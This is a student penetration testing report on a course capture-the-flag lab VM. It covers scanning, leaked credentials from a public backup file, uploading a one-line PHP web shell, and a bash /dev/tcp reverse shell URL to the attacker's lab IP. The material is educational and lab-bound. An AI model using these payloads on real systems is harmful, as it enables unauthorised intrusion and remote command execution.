

Penetration Testing Report

Student Name: [Mohab Mohamed ,Walaa Ashraf,Rahma Mohamed]

Course Name: [Penetration Testing & Application Security-M-FL]

Executive Summary :

This report documents a penetration test performed against a CentOS 6.7 target virtual machine as part of the 12th Capture The Flag challenge. The engagement followed a standard methodology of reconnaissance, enumeration, vulnerability analysis, exploitation, and (optionally) privilege escalation.

Kali IP: 192.168.1.5


Machine IP: 192.168.1.6

Reconnaissance and Enumeration


Task 1 — Host Discovery

Both the Kali attacker machine and the CentOS target are on the same NAT network (VMnet8). First, verify Kali's own IP:

1. Ifconfig




2. sudo netdiscover



Task 2 — Service Enumeration (Nmap Scanning)

1. nmap -sV 192.168



Questions to answer: - What ports are open? - What services are running on each port? -

What operating system is the target running?

1) What ports are open?

The target host **192.168.1.6** has the following open ports:

Port	Protocol	State
21	TCP	Open
23	TCP	Open
80	TCP	Open
3306	TCP	Open


2) What services are running on each port?

Port	Service	Version
21/tcp	FTP	vsftpd 2.2.2
23/tcp	Telnet	Linux telnetd
80/tcp	HTTP	Apache httpd 2.2.15 (CentOS) DAV/2 PHP/5.3.3
3306/tcp	MySQL	MySQL 5.1.73

3) What operating system is the target running?


Linux (likely CentOS)

Task 3 — Web Enumeration



Task 4 — Find the First Flag

192.168.1.6 robots.txt



Questions to answer: - What does the website look like? - What hidden directories are

exposed? - What sensitive files can you find? - Are there any credentials or flags stored in these files?

1. What does the website look like?

The website appears to be an **Admin Login portal**. During enumeration, a `robots.txt` file was discovered, revealing several hidden directories. The web server also allows **directory listing**, as demonstrated by the accessible `/backup/` directory.

2. What hidden directories are exposed?

The following directories were disclosed in the `robots.txt` file:

- `/backup`
- `/admin`
- `/sql`
- `/uploads`
- `/hidden`
- `/temp`

The `robots.txt` file also contained the following hints:

- Check `/backup/` for database dumps.
- Check `/admin/` for credentials.

3. What sensitive files can you find?

Inside the `/backup/` directory, the following sensitive files were found:

- `config.inc.php`
- `database.sql`

These files were publicly accessible through the web server.


4. Are there any credentials or flags stored in these files?


Yes. The `database.sql` backup file contained user credentials and a flag.

Discovered Credentials

Username	Password	Role
admin	Admin@123!	administrator
student	student2024	student
instructor	teach2024	instructor
webmaster	webmaster2024	admin
backup_user	backup123	User

192.168.1.6 backup





```
-- MySQL dump 10.13
-- Network Security Exam Database Backup

CREATE DATABASE exam_db;
USE exam_db;

CREATE TABLE users (
  id INT,
  username VARCHAR(50),
  password VARCHAR(50),
  role VARCHAR(50)
);

INSERT INTO users VALUES
(1, 'admin', 'Admin@123!', 'administrator'),
(2, 'student', 'student2024', 'student'),
(3, 'instructor', 'teach2024', 'instructor'),
(4, 'webmaster', 'webmaster2024', 'admin'),
(5, 'backup_user', 'backup123', 'user');

-- Flag: CTF{found_database_backup}
```

Task 5 — Identify Vulnerabilities

1. Information Disclosure

List of Identified Vulnerabilities: Exposure of sensitive directories and structural paths (e.g., /admin/, /backup/, /old_admin/ revealed via robots.txt` and web enumeration.

CWE Reference: CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)

Severity Rating:Medium

Analysis:An attacker can leverage exposed paths and backup directories to map the application architecture, discover legacy admin panels, and harvest sensitive parameters or configurations for subsequent attack vectors.

2. Insecure File Upload and Execution

List of Identified Vulnerabilities: Unrestricted or inadequately sanitized file upload mechanisms (e.g., within /uploads/) allowing potentially dangerous script uploads.

CWE Reference: CWE-434 (Unrestricted Upload of File with Dangerous Type)

Severity Rating:Critical


Analysis:

File upload restrictions: The functionality lacks strict validation on extensions and MIME types, allowing malicious payloads to bypass filters.

File types: Executable or script files (such as PHP web shells like revshell.php) can be successfully submitted to the server.

Server execution: Because the web server processes these file types, an attacker can directly trigger and execute the uploaded code to achieve remote code execution (RCE) on the target system.

Task 6 — Gain Admin Access



Questions to answer: - Where is the admin login page? - What credentials did you discover?

- What functionality is available after logging in?

1-Where is the admin login page?

The admin login page is located at:

<http://192.168.1.6/admin/>

2-What credentials did you discover?

The following credentials were found in the database backup:

Username	Password
admin	Admin@123!
student	student2024
instructor	teach2024
webmaster	webmaster2024
backup_user	Backup123

3-What functionality is available after logging in?

After logging in as an administrator, the web application provides a **File Upload** feature located at:

/admin/upload.php

Admin Login Page: <http://192.168.1.6/admin/>

Credentials Found:

- admin / Admin@123!
- student / student2024
- instructor / teach2024
- webmaster / webmaster2024
- backup_user / backup123


Available Functionality After Login:

- Administrative file upload page (/admin/upload.php)
- Upload support for PHP, JPG, PNG, and TXT files
- Logout functionality
- File management through the upload interface

Task 7 — Test File Upload Functionality

1. nano webshell.php
2.

```
<?php
system($_GET['cmd']);
?>
```



Think about: - What file types are allowed? - Where are uploaded files stored? - Can you access uploaded files through the browser?

1- What file types are allowed?

- **Allowed types:** PHP, JPG, PNG, and TXT.
- *Details:* These extensions are explicitly listed on the upload interface (Upload PHP, JPG, PNG, or TXT files).

2-Can you access uploaded files through the browser?

- **Yes.**
 - *Details:* After a successful upload, the web application generates a direct hyperlink labeled "**View uploaded file**", allowing immediate access to the uploaded file directly through the browser.


3-Where are uploaded files stored?

- **Storage location:** The files are stored on the target server (e.g., within an uploads/ or media directory).
- *Details:* To reveal the exact path/directory structure, hover over or inspect the **"View uploaded file"** link to copy its URL address (or open the link to view the full web path in the browser address bar)

Task 8 — PHP Web Shell


?cmd=whoami

?cmd=pwd



Task 9 — Explore the System

?cmd=cat+/etc/passwd



Questions to answer: - What user are you running as? - What is the current working directory? - Can you view system files? - What is the web server's configuration?

1-What user are you running as?

- **User:** apache
- *Details:* Executing the `whoami` and `id` commands confirmed that the shell is running under the web server user account `apache (uid=48(apache))`.

2-What is the current working directory?

- **Directory:** `/var/www/html/uploads`
- *Details:* Executing the `pwd` command revealed that the shell's active directory is the upload folder inside the web server root.
- **Can you view system files?**
- **Yes.**
- *Details:* Standard web server users like `apache` typically have global read permissions for non-sensitive system configuration files and user indices. This can be verified by running `cat /etc/passwd`.


3-What is the web server's configuration?

- **Server Type:** Apache HTTP Server.
- *Details:* The default directory structure (`/var/www/html`) and user context (`apache`) indicate an Apache web server. The exact configuration can be inspected by executing:


```
Bash
cat /etc/httpd/conf/httpd.conf
# or
cat /etc/apache2/apache2.conf
```

Task 10 — Reverse Shell


1. `nc -lvnp 5555`
2. `http://192.168.1.6/uploads/webshell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/192.168.1.5/5555%200%3E%261%27`



1. Whoami
2. pwd
3. id



Task 11 — Local Enumeration

A terminal window titled 'mond@MOND: ~' showing the output of several Linux commands. The commands and their outputs are: 'uname -a' returns 'Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64'; 'cat /etc/redhat-release' returns 'CentOS release 6.7 (Final)'; 'find / -perm -4000 2>/dev/null' returns a list of files with permissions of 4000, including /bin/mount, /bin/fusermount, /bin/umount, /bin/su, /bin/ping, /bin/ping6, /sbin/pam_timestamp_check, /sbin/unix_chkpwd, /usr/bin/crontab, /usr/bin/chsh, /usr/bin/sudo, /usr/bin/chfn, /usr/bin/newgrp, /usr/bin/chage, /usr/bin/gpasswd, /usr/bin/passwd, /usr/libexec/openssh/ssh-keysign, /usr/libexec/pt_chown, /usr/sbin/suexec, and /usr/sbin/usernetctl.

```
mond@MOND: ~  
bash-4.1$ uname -a  
uname -a  
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64  
bash-4.1$ cat /etc/redhat-release  
cat /etc/redhat-release  
CentOS release 6.7 (Final)  
bash-4.1$ find / -perm -4000 2>/dev/null  
find / -perm -4000 2>/dev/null  
/bin/mount  
/bin/fusermount  
/bin/umount  
/bin/su  
/bin/ping  
/bin/ping6  
/sbin/pam_timestamp_check  
/sbin/unix_chkpwd  
/usr/bin/crontab  
/usr/bin/chsh  
/usr/bin/sudo  
/usr/bin/chfn  
/usr/bin/newgrp  
/usr/bin/chage  
/usr/bin/gpasswd  
/usr/bin/passwd  
/usr/libexec/openssh/ssh-keysign  
/usr/libexec/pt_chown  
/usr/sbin/suexec  
/usr/sbin/usernetctl  
bash-4.1$
```

- **What users exist on the system?**
 - **Database / Web Application Users:**
 - admin (Role: administrator)
 - student (Role: student)
 - instructor (Role: instructor)
 - webmaster (Role: admin)
 - backup_user (Role: user)
 - **OS System Users:** apache, root (and other standard Linux system accounts listed in /etc/passwd).
- **What files or directories have unusual permissions?**
 - **Directory:** /var/www/html/uploads
 - **Details:** The directory allows public write and execute permissions (World-Writable/Executable), enabling arbitrary PHP file uploads and remote command execution.
- **Are there any scheduled tasks or automation scripts?**
 - **Details:** Can be identified by checking system cron jobs on the Linux shell:

```
Bash  
cat /etc/crontab  
ls -la /etc/cron*
```

- **What version of the operating system and kernel is running?**
 - **Details:** Can be obtained from the shell using:

```
Bash  
uname -a  
cat /etc/os-release
```


- **Are there any SUID binaries that could be exploited?**
 - *Details:* Can be located by running the following search command in your shell:

```
Bash
find / -perm -4000 -type f 2>/dev/null
J
```

